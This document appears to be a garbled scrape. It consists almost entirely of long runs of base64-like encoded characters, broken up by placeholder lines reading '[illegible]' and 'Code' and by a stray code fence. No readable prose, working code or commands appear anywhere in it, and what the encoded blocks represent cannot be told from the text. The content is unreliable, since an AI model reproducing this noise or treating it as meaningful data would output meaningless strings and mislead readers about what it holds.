y9A//8vQP//L0D//y9A//8vQP//L0D//y9A//8vQP//Lj//yQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

[illegible]

Code

[illegible]

Code

[illegible]

[illegible]

[illegible]

[illegible]

Code

[illegible]

[illegible]

[illegible]

[illegible]

[illegible]

Code

Code

Code

+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
wEuEYKqQeb-LRIAIWD22b5WTeXRAqhlX+M+xtddpd7eZ0THnGWHHui5LoqJU0LFcDWS+mlijvNm1lFkaWZoQxa9R+h
T6YZV1797L90M9iY/TKhc1RHdJ0YpOVd3ys+3S54b/sZ/iH/SrB1kkGdQZMYy9276BEJGQwp8MdXc55Me8C7f1GBL7AS
WX3ljWLQXDtjls81fyNqx92KbZg/fisHbdJtaMwf02ZQNIATje67awaa2gYcQLU5aznqTYZIXO7bu+CdBHZSKy7P2fp3af3UR
RccnwJNIZS0q+usakTujcnSolGOOZTg0ovjalUrNWUeSsP+5qnYjX/FwX1Cv+NJuPbUCkNkVv6S9pzdDl0EU201FENDvN
D0mE95YALHih36kMRJdCLFHkHh6cMbhc39vewV0MfAqmtPO78sgzxsWkWO1qpepKcy7CvnxW4P9JBrK7ayRkmAG4S
3v6DM5ALh6SDoR/05/6CYSX05XaWYBRRuvV8uUkJHj80P5lHSxMIWV8hSgUclWyGYtj4Flv2mVrYmJbnLBOnCngVEeq
gjfB5Mb3Ua8z7Vfq0FOkY+RkGX9T/nlcCxmI/n5u3pl7jsTu6vdEudxSttC2NYY1F1nuFTQAzi+mDzA2hpK3SjmHXF9nWs0
zDI4OQd58OuVKrwhc11U+9t5xu8VT8q36Cg5fZGivNOpYyHshhMOOSu9993aOs/QieWo66W4nCyI9Qw8yCZhdBYqEQM
LUkAr54Bm5bW+eHgVivgveT47B/5dv7nynxQ+bzqTvWccJj88X+yi9WgxjxnGiK+Cr7nSCGarwyuFAvAb1wq5A+aWoOa
B2kGMFGHsDaXkpl7hbmGmZbsGwLkUzVW8R6hZ4AQoIQDQSwAQ7q9ZTogbOAnt8Qxu8bm60xvzAAQ6qycv83J
85NcJgUhsS31Cukl3Ecq9RdPkvkFor6Vx7BAEMOImlvkNqmgum1mCec5AMrEx7k6qgKVDTKePp2pDfNLuS8jrrfzOfgGLxO
xJ88CAurCLYjL3m5fEXsl7VVVEcsR3LkYh4okAw+vIJJGWK8w4l96zDISP3VILDcWCTLzmoU/X2L9lbUvsOCG/dYV6Rn
FA2ugSA7yCwfHrY8kM0pevMwI6W6CWv8S31/d/AtkliLajT4i6Z+/2VavXOmYnN6hNJF3hqBMMlfiE+iJH26+92/jdfrn
hF12msfjv52u/gyhVUe9pg0mPiw8RaZNO9DZFw3Bp37k/HWlWlnYc4CEJuviS5LnfW03KEGQcL1aa12ddT0WQsJo9h0hA
nKmlRLkjsky+67NBfLnRmSs4obmZmA6yA12MyT1p4caNPuYgZ9573n2FxDa/Wlj39Tq/W3vly4Vj53TiGawxgASEymsL4y
84fZmltgK/rk0QDToAeHcFvrXWcPpgWr+FCF2lBthtUXB3G7VJnBSJ3cXuASGdnwKqla/kXju99WzjPS2X4iRs5Oleop+
5loEandGDKTUrUDTGTfEHzBlOmnwXrCyJ65ncSXFrsbvdSxhJD9YVGFKiO3mctCCGm+ToNkkydy5hCAmKi0KjxskslBhm
ljHKWttiUEYC11aKvRDA3OgBR2c4vfsMnE4q21mXiAd3sAB+VcKgh/tmD0XrhnWN7rYxl+09sAlFv628WsbRXNZyWJfola
J6Zl21CmwenwJC0enOnWkxsla/5h5fIIMPE6oMiZ3G3lF6ppNeje4oyB7VeHli4irhwzsZVnLVNnXz4K95oOGZpbDD+UDg
zvzv7x7dMf8DwXcdpslRqM1l+64cS6pXx164RYJ+crdD1iavdftLWvx980EToI3H0KIAGqrJ1ZU3p1WWW/x39S9sSLJj54kO
IUJw7xvLy0Negg++Oe1R1RN/Vu3LTZ/MZKzReBwiiuHGyRjwAhriOURJBPqnEdRw7bufZ00G7GiYrcR5FWaG04SzocfdJ9F
gkvEjWamDZsFLZGafuB1ngHQDZ5/u5LLUqnekEo1Efte7R9TlW7QjFDSkPymZn5/oh2WY8EloM5XiJtBuSeEja5jfwxtsXo
PhJoequxY/0LL5NzxOm0pojrf5QPMbXlZwyZJ7Zelori1TA99HNBbyYtzBD0w33xz12XFLNSOKAJsToLkYnT+L05hPU5j
mZJZ2U44e+n2FbZkgGntbhmGmZzesBdghm6yrFPChd+yuPcmkuXFNHbblrf7Hdb429X5rQcWb3wM8pglfrjaQ7SbJc
WkiFPO9m7dBFWVRwTtVfAU25WLxhnQYiCdtyVAiHbSe6/h3ai9wu35uAvyGZiAabwFjanVoiDluqp1bITKUJ3NFN7PrtZ
L72zg6wEmvvi1YSyZUwceQkwGmis7lZdcOAO7YorquGMjeATUNC9OrF5znKHgE0axOGtzHoObiWpjkenBwtJUMBArQ

Code

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

Code

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
